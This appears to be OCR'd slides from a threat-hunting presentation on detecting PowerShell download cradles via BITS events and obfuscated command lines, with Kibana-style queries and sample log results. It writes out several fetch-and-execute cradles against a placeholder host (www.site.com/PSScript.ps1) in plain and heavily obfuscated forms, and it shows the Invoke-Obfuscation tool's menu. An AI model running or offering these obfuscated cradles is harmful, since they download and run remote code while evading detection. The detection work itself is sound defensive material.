
General | Details

```
BITS stopped transferring the BITS Transfer transfer job that is associated with the
http://www.site.com/PSScript.ps1 URL. The status code is 0x80190194.
```

PowerShell Download Cradles. BITS. Let's hunt It!

Search for BITS job creation events, where process is PowerShell.exe/pwsh.exe or bitsadmin.exe:

winlog.event_id:3 AND winlog.provider_name:"Microsoft-Windows-Bits-Client" AND winlog.event_data.processPath:("\\powershell.exe" "\\pwsh.exe" "\\bitsadmin.exe")




winlog.provider_name	winlog.event_id	winlog.event_data.processPath	winlog.event_data.processId	winlog.event_data.jobOwner	winlog.event_data.jobId
Microsoft-Windows-Bits-Client	3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3868	SHOCKWAVE\admin	{E1B1C9BF-D80A-4652-A19C-8B359634AF97}

PowerShell Download Cradles. BITS. Let’s hunt It!


Search for unusual URLs in BITS jobs:

```
winlog.event_id:(59 OR 60 OR 61) AND winlog.provider_name:"Microsoft-Windows-Bits-Client" AND -
winlog.event_data.url:(*amazon.com* *avast.com* *avcdn.net* *symantec.com* *oracle.com* *bing.com* *aka.ms*
*microsoft.com* *live.com* *msn.com* *office365.com* *xboxlive.xcom* *visualstudio.com* *yandex.ru* *yandex.net*
"*client.dropbox.com/client*" *update.sbis.ru* *googleapis.com* *googleusercontent.com* gvt1.com *google.com*
*autodesk.com* *mcneel.com* *skype.com* *adobe.com* *onenote.net* *akamaized.net* "*update.think-cell.com*"
"*static.think-cell.com*" *msftspeechmodelsprod.azureedge.net* *dropboxstatic.com*  *postsharp.net*  *pdfcomplete.com*
*techsmith.com* *hp.com* "*oneclient.sfx.ms*" *corel.com* *windowsupdate.com*  *download.drp.su* *virtualearth.net*)
AND -winlog.event_data.name:(SpeechModelDownloadJob "Push Notification Platform Job*" UpdateDescriptionXml
PreSignInSettingsConfigJSON "Font Download" *OABRequestHandler* "CCM Message Upload *"  "CCMSETUP DOWNLOAD*"
"Microsoft Outlook Offline Address Book*" *CCMDTS* "WU Client Download*" *_chrome_installer* *_chrome_updater*
*drp_bits_job* "Solid Edge User Experience*" "*GoogleUpdateSetup.exe*")
```



winlog.provider_name	winlog.event_id	winlog.event_data.url	winlog.event_data.Id
Microsoft-Windows-Bits-Client	61	http://www.site.com/PSScript.ps1	{E1B1C9BF-D80A-4652-A19C-8B359634AF97}
Microsoft-Windows-Bits-Client	60	https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/45896b2561cc9c577378a630817078fbcd0588f4/TestPSScript.ps1	{E30D40AB-07FE-451A-B04B-1DF866277CF9}
Microsoft-Windows-Bits-Client	59	https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/45896b2561cc9c577378a630817078fbcd0588f4/TestPSScript.ps1	{E30D40AB-07FE-451A-B04B-1DF866277CF9}

PowerShell command line obfuscation




PowerShell Obfuscator

40 commits | 2 branches | 0 releases

cobbr Merge pull request #35 from danielbohannon/dev

Invoke-Obfuscation.ps1	Change ScriptPath ParameterSetName
Invoke-Obfuscation.psd1	Adding AST obfuscation
Invoke-Obfuscation.psm1	v1.6 - Added CLI + Regex + Much More
LICENSE	v1.6 - Added CLI + Regex + Much More (and IEX bug fix)
Out-CompressedCommand.ps1	Removing $env:Public invocation option for compatibility
Out-EncodedAsciiCommand.ps1	Removing $env:Public invocation option for compatibility
Out-EncodedBXORCommand.ps1	Removing $env:Public invocation option for compatibility
Out-EncodedBinaryCommand.ps1	Removing $env:Public invocation option for compatibility
Out-EncodedHexCommand.ps1	Removing $env:Public invocation option for compatibility



```
Invoke-Obfuscation

        Tool    :: Invoke-Obfuscation
        Author  :: Daniel Bohannon (DBO)
        Twitter :: @danielhbohannon
        Blog    :: http://danielbohannon.com
        Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
        Version :: 1.8
        License :: Apache License, Version 2.0
        Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool                TUTORIAL
[*]  Show this Help Menu                             HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate           SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                    CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally               EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard             COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk             OUT
[*]  Reset ALL obfuscation for ObfuscatedCommand     RESET
[*]  Undo LAST obfuscation for ObfuscatedCommand     UNDO
[*]  Go Back to previous obfuscation menu            BACK,CD ..
[*]  Quit Invoke-Obfuscation                         QUIT,EXIT
[*]  Return to Home Menu                             HOME,MAIN


Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)


Invoke-Obfuscation> _
```

PowerShell command line obfuscation

```
powershell IEX (New-Object nET.WEBcLient).dOWNloADstriNg('http://www.site.com/PSScript.ps1')

powershell -command "&('I'+'EX') (&('New'+'-Obj'+'ec'+'t')
('Ne'+'t.'+'Webc'+'lient')).('Do'+'wn'+'loadSt'+'r'+'ing').Invoke(('http:/'+'/w'+'ww.'+'sit'+'e'+'.'+'com/PSScript.ps1'))"

powershell -command "i`ex (new`-`ObJeCt NeT.W`E`BCLiE`Nt).\"dOWn`lOa`dsTRInG\"('http://www.site.com/PSScript.ps1')"

powershell -command "&(\"{0}{1}\"-f'I','EX') (&(\"{2}{1}{0}\"-f (\"{0}{1}\"-f'je','ct'),'Ob',(\"{0}{1}\"-f 'N','ew-')) (\"{1}{0}{3}{2}\" -f
'We','Net.','client','b')).(\"{3}{0}{2}{1}\" -f 'ow','ring','nloadSt','D').Invoke((\"{1}{4}{0}{3}{2}{5}\" -
f'//www.site.','h','PSScript.ps','com/','ttp:','1'))"

powershell -command " .( $eNV:comspEC[4,15,25]-JOIN'')([striNG]::Join(
'',('1001001z1000101P1011000;100000i101000r1001110:1100101,1110111>101101;1001111,1100010P1101010r1100101;
1100011P1110100>100000z1001110C1100101i1110100!101110;1010111P1100101:1100010!1100011,1101100>1101001
z1100101,1101110!1110100r101001!101110C1000100P1101111P1110111z1101110r1101100P1101111r1100001P11001
00r1010011z1110100;1110010i1101001C1101110z1100111:101000!100111!1101000i1110100z1110100;1110000C11101
0z101111r101111;1110111z1110111!1110111;101110!1110011,1101001r1110100>1100101!101110>1100011i1101111z1
101101:101111;1010000,1010011C1010011;1100011P1110010>1101001z1110000z1110100>101110i1110000!1110011;1
10001r100111!101001' -splIt'P'-splIt'C'-SpliT ';'-sPlit':' -SpLIt '!' -SPlIt ',' -SPLIt 'i' -SpLit'r'-SpLIT 'z'-spLIT '>' |FOREACH-oBJECT{(
[ConvERT]::ToinT16( ($_.TOsTring()), 2 ) -aS [CHAr]) })))"
```


PowerShell command line obfuscation

```
powershell -command "( '--' |%{${()}=+ $( )}{ ${*$}= ${()} }{${$(} = ++ ${()} } { ${(} = ++ ${()} }{ ${%}= ++ ${()} }{${!(}= ++${()}}{ ${-
} =++${()} }{ ${] }= ++ ${()} } { ${'}=++${()}}{ ${.'(} = ++${()} } { ${-)*} =++ ${()}}{ ${~;(} =\"[\" + \"$(@{ }) \"[ ${'}]+
\"$(@{})\"[\"${$(}\" +\"${-)*}\"]+\"$( @{ })\"[ \"${(}\"+\"${*$}\"]+ \"$?\"[ ${$(}] + \"]\"}{${()}=\"\".(\"$( @{ })\"[ \"${$(}\" + \"${!(}\"] +
\"$( @{})\"[\"${$(}\" +\"${] }\"] +\"$(@{})\"[ ${*$} ] + \"$( @{ }) \"[${!(} ] +\"$?\"[ ${$(}]+ \"$( @{}) \"[${%} ])} { ${()}=\"$(@{
})\"[\"${$(}${!(}\"] + \"$(@{} )\"[${!(}]+\"${()}\"[ \"${(}${'}\" ] } ) ;\"${()}( ${~;(}${'}${%} + ${~;(}${] }${-)*}+ ${~;(}${.'(}${.'(} +
${~;(}${%}${(} +${~;(}${!(}${*$}+ ${~;(}${'}${.'(}+${~;(}${$(}${*$}${$(}+ ${~;(}${$(}${$(}${-)*}+ ${~;(}${!(}${-}+ ${~;(}${'}${-)*}+${~;(}${-
)*}${.'(}+${~;(}${$(}${*$}${] }+ ${~;(}${$(}${*$}${$(} +${~;(}${-)*}${-)*}+${~;(}${$(}${$(}${] }+${~;(}${%}${(}+
${~;(}${'}${.'(}+${~;(}${$(}${*$}${$(} +${~;(}${$(}${$(}${] }+${~;(}${!(}${] }+${~;(}${.'(}${'} + ${~;(}${$(}${*$}${$(}+${~;(}${-)*}${.'(} +
${~;(}${-)*}${-)*} +${~;(}${$(}${*$}${.'(}+ ${~;(}${$(}${*$}${-}+ ${~;(}${$(}${*$}${$(}+ ${~;(}${$(}${$(}${*$}+ ${~;(}${$(}${$(}${] }
+${~;(}${!(}${$(} + ${~;(}${!(}${] }+${~;(}${] }${.'(}+ ${~;(}${$(}${$(}${$(}+ ${~;(}${$(}${$(}${-)*} +${~;(}${$(}${$(}${*$}
+${~;(}${$(}${*$}${.'(} +${~;(}${$(}${$(}${$(}+ ${~;(}${-)*}${'}+${~;(}${$(}${*$}${*$}+ ${~;(}${.'(}${%}+${~;(}${$(}${$(}${]
}+${~;(}${$(}${$(}${!(}+ ${~;(}${$(}${*$}${-}+${~;(}${$(}${$(}${*$} + ${~;(}${$(}${*$}${%}+ ${~;(}${!(}${*$} +${~;(}${%}${-)*}+
${~;(}${$(}${*$}${!(} +${~;(}${$(}${$(}${] } +${~;(}${$(}${$(}${] }+${~;(}${$(}${$(}${(} +${~;(}${-}${.'(} + ${~;(}${!(}${'} + ${~;(}${!(}${'}
+ ${~;(}${$(}${$(}${-)*} +${~;(}${$(}${$(}${-)*} + ${~;(}${$(}${$(}${-)*} +${~;(}${!(}${] }+${~;(}${$(}${$(}${-}+ ${~;(}${$(}${*$}${-
}+${~;(}${$(}${$(}${] } +${~;(}${$(}${*$}${$(} +${~;(}${!(}${] } + ${~;(}${-)*}${-)*}+ ${~;(}${$(}${$(}${$(}+ ${~;(}${$(}${*$}${-)*}+
${~;(}${!(}${'} +${~;(}${.'(}${*$}+${~;(}${.'(}${%}+${~;(}${.'(}${%} +${~;(}${-)*}${-)*}+${~;(}${$(}${$(}${!(}+ ${~;(}${$(}${*$}${-}+
${~;(}${$(}${$(}${(}+ ${~;(}${$(}${$(}${] }+${~;(}${!(}${] }+${~;(}${$(}${$(}${(}+ ${~;(}${$(}${$(}${-}+ ${~;(}${!(}${-)*} + ${~;(}${%}${-
)*} + ${~;(}${!(}${$(})\" | . ${()}"
```

PowerShell command line obfuscation
Let’s hunt it!

Search for the PowerShell command lines with special characters ({, [, ‘, ` + …):

```
(winlog.event_data.CommandLine.keyword:/.*`.*`.*`.*`.*`.*/ OR winlog.event_data.CommandLine.keyword:/.*^.*^.*^.*^.*^.*/ OR
winlog.event_data.CommandLine.keyword:/.*{.*{.*{.*{.*{.*/ OR
winlog.event_data.CommandLine.keyword:/.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*/ OR
winlog.event_data.CommandLine.keyword:/.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*/)
```



winlog.event_data.CommandLine

```
powershell  -command "&(\"{0}{1}\"-f'I','EX') (&(\"{2}{1}{0}\"-f (\"{0}{1}\"-f'je','ct'),'Ob',(\"{0}{1}\"-f 'N','ew-')) (\"{1}{0}{3}{2}\"
-f 'We','Net.','client','b')).(\"{3}{0}{2}{1}\" -f 'ow','ring','nloadSt','D').Invoke((\"{1}{4}{0}{3}{2}{5}\" -f'//www.site.','h','PSScrip
t.ps','com/','ttp:','1'))"
```

```
powershell  -command "i`ex (new`-`ObJeCt NeT.W`E`BCLiE`Nt).\"dOWn`lOa`dsTRInG\"('http://www.site.com/PSScript.ps1')"
```

